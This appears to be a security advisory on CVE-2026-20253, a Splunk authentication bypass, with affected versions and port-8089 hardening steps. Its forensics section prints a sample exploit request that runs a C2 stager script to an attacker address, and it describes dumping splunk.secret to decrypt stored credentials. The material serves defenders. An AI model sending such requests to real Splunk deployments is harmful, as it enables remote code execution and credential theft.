
Executive Threat Overview: Core Security Telemetry Compromised
The Cybersecurity and Infrastructure Security Agency (CISA) has issued an emergency binding directive mandating immediate remediation of CVE-2026-20253, a maximum-severity authentication bypass vulnerability impacting Splunk Enterprise and Splunk Cloud Platform Universal Forwarders. Assigned a CVSS 9.8 rating (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H), threat intelligence indicates that sophisticated ransomware cartels and advanced persistent threat (APT) actors are actively weaponizing the defect to blind enterprise Security Operations Centers (SOCs) and establish covert persistence inside target corporate networks.
Splunk Enterprise serves as the central data ingest and Security Information and Event Management (SIEM) nerve center for thousands of global enterprises, processing petabytes of security telemetry, active firewall streams, endpoint logs, and authentication records. A compromise of the Splunk management tier grants adversaries the ability to suppress security alerts, exfiltrate sensitive network topologies, and execute commands across connected deployment clients.
Vulnerability Forensics: REST API Token Validation Bypass (CWE-306)
The root cause resides in the request dispatching logic of the Splunkd management daemon listening on TCP port 8089:
- Flawed Mutual TLS & Token Dispatching: When processing incoming REST API requests,
splunkdevaluates authentication headers via an internal C++ module. Due to an architectural parser discrepancy between the HTTP request header normalizer and the internal token cache validator, requests carrying specifically formatted URI query delimiters (e.g.,/services/search/jobs;auth=false) circumvent authentication filters entirely. - Unauthenticated Administrative Context: The daemon erroneously assigns administrative privileges (
adminrole) to the unauthenticated HTTP request context, treating it as an authorized internal inter-process communication (IPC) channel between search heads and indexers. - Search Bundle Weaponization & RCE: Once administrative API access is achieved, the adversary submits a malformed search job referencing a remote search bundle or custom lookup table containing weaponized Python scripts. Upon dispatching the search job, Splunkd executes the embedded Python script under the operating system privileges of the
splunkservice user.
POST /services/search/jobs HTTP/1.1
Host: splunk-indexer.internal.corp:8089
User-Agent: CST-Forensics-Engine
Content-Type: application/x-www-form-urlencoded
X-Splunk-Internal-Token: bypass

search=| runshellscript "c2_stager.py" "10.10.20.5" "4444"&output_mode=json
Post-Compromise Tradecraft & Lateral Movement
Observed intrusion campaigns demonstrate a structured sequence of post-exploitation actions:
- Log Forwarding Suppression: Threat actors issue REST API calls to disable log ingestion pipelines and pause active monitoring searches, effectively creating a telemetry blackout for the corporate SOC.
- Deployment Server Weaponization: By compromising the Splunk Deployment Server, attackers push malicious configuration apps (
server.confand custom scripted inputs) down to thousands of endpoints running the Splunk Universal Forwarder, achieving instant enterprise-wide remote code execution. - Credential Harvesting from Splunk Secrets: Attackers dump
$SPLUNK_HOME/etc/auth/splunk.secretand decrypt stored credentials for connected AWS S3 buckets, Azure Sentinel bridges, and database inputs.
Affected Versions & Fixed Releases
| Product Family | Vulnerable Versions | Remediation Release |
|---|---|---|
| Splunk Enterprise 9.2.x | Versions prior to 9.2.3 | Upgrade to 9.2.3 or higher |
| Splunk Enterprise 9.1.x | Versions prior to 9.1.5 | Upgrade to 9.1.5 or higher |
| Splunk Enterprise 9.0.x | Versions prior to 9.0.10 | Upgrade to 9.0.10 or higher |
Defensive Engineering Playbook & Port 8089 Hardening
Administrators must restrict exposure of the Splunkd management port immediately using host-level firewalls and Splunk configuration settings:
# Check listening port bindings on Splunk nodes
ss -tulpn | grep 8089

# Harden splunkd to listen strictly on internal management interfaces
# Edit $SPLUNK_HOME/etc/system/local/web.conf
[settings]
mgmtHostPort = 127.0.0.1:8089

# Alternatively, restrict access in $SPLUNK_HOME/etc/system/local/server.conf
[httpServer]
acceptFrom = 10.10.100.0/24, 127.0.0.1